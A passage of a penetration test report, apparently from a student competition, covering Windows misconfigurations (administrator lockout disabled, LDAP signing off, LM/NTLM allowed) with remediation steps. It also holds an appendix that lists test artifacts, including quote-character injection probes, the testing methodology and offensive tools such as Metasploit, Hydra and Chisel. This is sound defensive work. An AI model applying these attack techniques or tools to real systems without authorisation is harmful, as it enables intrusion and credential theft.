
Technical Impact	Allow Administrator account lockout disabled allows adversaries to perform bruteforce attacks against Administrator accounts without having to worry about account lockouts. Without forcing LDAP server signing requirements opens up potential vulnerabilities that will abuse LDAP such as Kerberos Relay Attack. Configure clients to use LM and NTLM authentication and never use NTLMv2 session security allows adversaries to intercept traffic and obtain potential user credentials.
Remediation	Steps: 1) Control Panel > Group Policy Editor > Computer Configuration > Windows Settings > Security Settings > Account Policies > Allow Administrator account lockout > Enabled 2) Control Panel > Group Policy Editor > Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options > Domain controller: LDAP server signing requirements > Required 3) Control Panel > Group Policy Editor > Computer Configuration > Windows Settings > Security Settings > Network Security: > LAN Manager authentication level > Send NTLMv2 responses only
References	https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/accounts-guest-account-status https://www.calcomsoftware.com/the-policy-expert-network-security-lan-manager-authentication-level/

Steps to Reproduce and Proof


1) Control Panel > Group Policy Editor > Computer Configuration > Windows Settings > Security Settings > Account Policies


Local Group Policy Editor
File Action View Help
Local Computer Policy
Computer Configura
Software Settings
Windows Setting
Name Resolu
Scripts (Starts
Security Setti
Account
Passw
Accou
Kerbe
Local Poli
Windows
Network L
Public Ke
Software
Applicatio
IP Securit
Advanced
Policy-based
Administrative Te
User Configuration
Policy
Security Setting
Account lockout duration
0 minutes
Account lockout threshold
10 invalid logon attempts
Allow Administrator account lockout
Disabled
Reset account lockout counter after
0 minutes

2)


Domain controller: LDAP server signing requirements Pro...
Local Security Setting
Explain
Domain controller: LDAP server signing requirements
None
Modifying this setting may affect compatibility with clients, services, and applications.
For more information, see Domain controller: LDAP server signing requirements. (Q823659)
OK
Cancel
Apply

3)


Network security: LAN Manager authentication level Prop...
Local Security Setting
Explain
Network security: LAN Manager authentication level
Send LM & NTLM responses
Modifying this setting may affect compatibility with clients, services, and applications.
For more information, see Network security: LAN Manager authentication level. (Q823659)

6. Appendix

6.1 Artifacts

During the engagement, Finals-XX left the following artifacts which were not removed due to lack of sufficient permissions or the limited time constraints of the engagement. The failure to remove these artifacts could introduce additional security risk and exhaust company resources so the prompt removal of these artifacts is highly recommended.

Users:

```
flakebook=# select * from comments
flakebook-# ;
 comment_id | creator_id | post_id | event_id |    content     |          created_at
------------+------------+---------+----------+----------------+-------------------------------
          1 |        300 |    4884 |          | fdsafdsa       | 2025-01-19 14:20:26.046009+00
          2 |          1 |    3638 |          | test           | 2025-01-19 15:25:08.777651+00
          3 |     929914 |     165 |          | asdfdfdsaf     | 2025-01-19 15:43:05.649461+00
          4 |     929914 |     165 |          | asdfdfdsaf'    | 2025-01-19 15:43:08.285788+00
          5 |     929914 |     165 |          | asdfdfdsaf\'   | 2025-01-19 15:43:14.900942+00
          6 |     929914 |     165 |          | asdfdfdsaf'''' | 2025-01-19 15:43:29.11656+00
          7 |     929914 |     165 |          | asdfdfdsaf'''  | 2025-01-19 15:43:31.425817+00
          8 |     929914 |     165 |          | asdfdfdsaf     | 2025-01-19 15:43:37.76117+00
          9 |          1 |    3292 |          | gi             | 2025-01-19 15:45:12.178465+00
         10 |     929914 |    3638 |          | test           | 2025-01-19 15:45:19.034696+00
         11 |     929914 |    3638 |          | test           | 2025-01-19 15:45:30.966686+00
         12 |     929914 |    2617 |          | fda            | 2025-01-19 15:52:14.781699+00
         13 |          1 |    1370 |          | testing        | 2025-01-19 20:33:44.93968+00
```

Users made for testing purposes

6.2 Pentest Methodology - Penetration Testing Execution Standard (PTES)

Finals-XX utilizes the **Penetration Testing Execution Standard (PTES)** as a basis for our pentesting methodology. **PTES** is well-known and widely used in the cybersecurity field to define a structured and standardized pentest while providing comprehensive business and technical guidance. The stages of this standard include Pre-engagement Interactions, Intelligence Gathering, Threat Modeling, Vulnerability Analysis, Exploitation, Post-Exploitation, and Reporting.



[1] PTES Methodology Graphic

6.3 Pentest Methodology - OWASP

Finals-XX uses the **OWASP Web Security Testing Guide (WSTG)** as a guideline for testing security controls in OuiCroissant web applications outlined in our scope. The WSTG is developed collaboratively by the OWASP community, allowing for continuous improvement and updates based on evolving security challenges. Furthermore, the guide includes practical scenarios, examples, and techniques to simulate real-world attack scenarios and help testers understand how vulnerabilities may be exploited.

The **OWASP Top 10** is also considered when assessing web applications. This list is regularly updated and contains the ten most critical web application security risks. Published by the Open Web Application Security Project (OWASP), this list aims to raise awareness about common vulnerabilities that can be exploited by attackers and to guide organizations in prioritizing their efforts to secure web applications.

[1] https://media.licdn.com/dms/image/v2/D5622AQGwyz1DBwsVHQ



[2]OWASP Chart

6.4 Vulnerability Classification - CVSS v4.0

Finals-XX uses the Common Vulnerability Scoring System (CVSS)[3] during the engagement to classify the severity level of each vulnerability. The CVSS is a common, industry standard scale that calculates the severity of a vulnerability based on various factors such as attack complexity, impact, and scope. More specifically, CVSS v4.0 is utilized, a standard that was implemented in 2023 and better evaluates factors better than its predecessors such as feasibility of attack and scope. The score ranges from 5 broad classifications (Critical, High, Medium, Low, and Informational) based on the mentioned factors and provides a quantitative description of a vulnerability's impact with a number ranging (0.0-10.0). In order to rate the

[2] https://evalian.co.uk/wp-content/uploads/2022/04/OWASP-Top-10-Evalian-768x755.png
[3] https://www.first.org/cvss/v3.0/specification-document

system, previously assigned CVSS scores given to exploited CVEs or an industry standard calculator was utilized.

CVSS Chart[4]

Severity	CVSS V4.0 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

[4] https://github.com/hmaverickadams/TCM-Security-Sample-Pentest-Report

6.5 Tools

1. PwnDoc-ng

Description: Automated pentest report generator that takes a custom Docx template and fills in the document template in a standardized format with provided information.
Version Number: 0.5.4
Source: https://github.com/pwndoc-ng/pwndoc-ng

2. Metasploit

Description: Open Source Pentesting framework which contains modules for running exploits, post-exploitation, and the Meterpreter shell payload
Version Number: 5
Source: https://gitlab.com/kalilinux/packages/metasploit-framework

3. Burp Suite

Description: Web Application Pentesting tool which can provide a proxy to intercept and modify website requests, perform fuzzing on web endpoints, and create scope map of the victim website
Version Number: Community Edition - 2024.9.4
Source: https://portswigger.net/burp/communitydownload

4. Nmap

Description: Port scanning tool that can be used to enumerate vulnerable services. Contains a scripting engine for checking misconfigurations and vulnerabilities
Version Number: 7.94
Source: https://gitlab.com/kalilinux/packages/nmap

5. Chisel

Description: Network Tunneling executable that provides a Client-Server functionality to pivot into internal subnets
Version Number: v1.9.1

Source: https://github.com/jpillora/chisel/releases

6. Dirbuster

Description: Web enumeration tool used to discover unknown files and directories by bruteforcing paths in a wordlist
Version Number: 1.0
Source: https://gitlab.com/kalilinux/packages/dirbuster

7. WinPEAS and LinPEAS

Description: Privilege escalation scripts to identify misconfigurations to obtain higher permissions in Windows and Linux systems respectively
Version Number: 20241101-6f46e855
Source: https://github.com/carlospolop/PEASS-ng/releases

8. SQLMap

Description: Automated tool used to identify exploit SQL Injection vulnerabilities
Version Number: 1.7
Source: https://github.com/sqlmapproject/sqlmap/releases

9. NetExec

Description: Versatile executable used for pentesting Windows and Active Directory environments
Version Number: 1.3.0
Source: https://github.com/Pennyw0rth/NetExec

10. Hydra

Description: Password bruteforcer utilized for cracking login for multiple protocols including HTTP, FTP, SSH, and more
Version Number: 8.6
Source: https://gitlab.com/kalilinux/packages/hydra

11. BloodHound

Description: Active Directory enumeration tool used to identify misconfigurations in AD environments using a graph-based visualization
Version Number: 4.3.1
Source: https://github.com/BloodHoundAD

12. Impacket

Description: A series of network protocol scripts used to interact and exploit common network misconfigurations, especially in Active Directory environments
Version Number: 0.12.0
Source: https://github.com/fortra/impacket

CPTC Scoring Team Feedback (AI Generated):

The report was praised for its strong structure, clear formatting, use of color coding, thorough vulnerability descriptions, and effective tables/screenshots, with several reviewers noting that it was easy to follow and professional in design. Areas for improvement included missing or incomplete sections (e.g., executive summary depth, scope details, compliance analysis tied to findings), occasional unclear remediation steps, limited proof-of-concept details, and lack of references or annotated screenshots. Reviewers also noted formatting issues (pagination, table of contents errors, inconsistent colors), minor "fluff" that could be trimmed, and the need to redact sensitive information and better tailor content for both technical and executive audiences.